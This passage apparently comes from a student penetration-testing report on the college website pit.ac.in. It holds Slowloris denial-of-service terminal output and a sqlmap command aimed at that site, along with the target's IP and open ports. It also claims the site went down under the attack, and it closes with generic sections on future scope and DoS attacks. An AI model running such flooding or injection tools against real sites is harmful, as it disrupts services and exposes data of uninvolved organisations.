lokesh@lok-kali: ~/Documents/0-lab/git-tool/pentmenu
Slowloris attack ongoing...this is connection 1979, interval is 12 seconds
Slowloris attack ongoing...this is connection 1980, interval is 12 seconds
Slowloris attack ongoing...this is connection 1981, interval is 12 seconds
Slowloris attack ongoing...this is connection 1982, interval is 12 seconds
Slowloris attack ongoing...this is connection 1983, interval is 12 seconds
Slowloris attack ongoing...this is connection 1984, interval is 12 seconds
Slowloris attack ongoing...this is connection 1985, interval is 12 seconds
Slowloris attack ongoing...this is connection 1986, interval is 12 seconds
Slowloris attack ongoing...this is connection 1987, interval is 12 seconds
Slowloris attack ongoing...this is connection 1988, interval is 12 seconds
Slowloris attack ongoing...this is connection 1989, interval is 12 seconds
Slowloris attack ongoing...this is connection 1990, interval is 12 seconds
Slowloris attack ongoing...this is connection 1991, interval is 12 seconds
Slowloris attack ongoing...this is connection 1992, interval is 12 seconds
Slowloris attack ongoing...this is connection 1993, interval is 12 seconds
Slowloris attack ongoing...this is connection 1994, interval is 12 seconds
Slowloris attack ongoing...this is connection 1995, interval is 12 seconds
Slowloris attack ongoing...this is connection 1996, interval is 12 seconds
Slowloris attack ongoing...this is connection 1997, interval is 12 seconds
Slowloris attack ongoing...this is connection 1998, interval is 12 seconds
Slowloris attack ongoing...this is connection 1999, interval is 12 seconds
Slowloris attack ongoing...this is connection 2000, interval is 12 seconds
Opened 2000 connections....returning to menu
Pentmenu>





Website got disrupted due to Dos attack





When performing the SSL DOS by using Using openssl for SSL/TLS DOS at port 443







When the target websites (pit.ac.in) IP is used to perform dos attack on port 443 by Slowloris with 10000 open connections the website services gets down

Tool : sqlmap

Cmd : sqlmap -u https://www.pit.ac.in --crawl=2





7.FUTURE SCOPE

1. Emerging Web Technologies: To evaluate the security of emerging web technologies, such as

serverless architectures, microservices, and single-page applications (SPAs), it will be necessary to

use specialised penetration testing methods and tools. Pentesters for web applications will need to

stay current and modify their approaches as necessary.

2. Internet of Things (IoT): As IoT devices proliferate and more of them are equipped with web

interfaces or APIs, the scope of web application pentesting will be expanded to include security

evaluations of these IoT applications. To do this, IoT devices and the web components that go with

them must have their web interfaces, APIs, communication protocols, and general security tested.

3. Integration of mobile applications: Many web applications now offer native mobile apps or mobile

web interfaces for their mobile counterparts. The examination of the security of these integrated

mobile components, which will ensure the protection of sensitive data and prevent vulnerabilities

specific to mobile platforms, will probably be a part of the future scope of web application

pentesting.

4. Application Programming Interfaces (APIs), which enable data exchange and system integration

with external systems, are essential parts of web applications. Web application pentesting will need

to incorporate API security evaluations, such as finding vulnerabilities, ensuring correct

authentication and authorisation, and avoiding API misuse, since the security of APIs will become

increasingly critical.

5. Automation and artificial intelligence: These two technologies will become more and more important

in web application penetration testing. Machine learning techniques can be used to enhance

vulnerability detection, lower the number of false positives, and help prioritise vulnerabilities.

Automated scanning tools will keep developing, becoming smarter and more effective.

7 CONCULUSION :

Findings :

Target : pit.ac.in
Ip : 101.53.133.39

Server info :
Server : 192.168.179.224
Target port : 53
Address : 192.168.179.224#53

Target open Ports :

PORT	STATE	SERVICE
22/tcp	open	ssh
53/tcp	open	domain
80/tcp	open	http
110/tcp	open	pop3
143/tcp	open	imap
443/tcp	open	https
465/tcp	open	smtps
587/tcp	open	submission
993/tcp	open	imaps
995/tcp	open	pop3s

Vulnerable and exploited : by Dos attack and sql map
A denial-of-service (DoS) attack is a type of cyber attack that aims to disrupt the availability of a target system, network, or website by overwhelming it with a

flood of illegitimate requests or by exploiting vulnerabilities to exhaust system resources. The primary objective of a DoS attack is to render the targeted service or website inaccessible to legitimate users, causing disruption and potentially financial losses for the target.

During a DoS attack, the attacker typically floods the target system with an excessive amount of traffic or requests, causing it to become overwhelmed and unable to handle legitimate user requests. This can be achieved through various means, such as sending a high volume of network packets, exploiting vulnerabilities in network protocols, or utilizing botnets (networks of compromised computers) to launch coordinated attacks.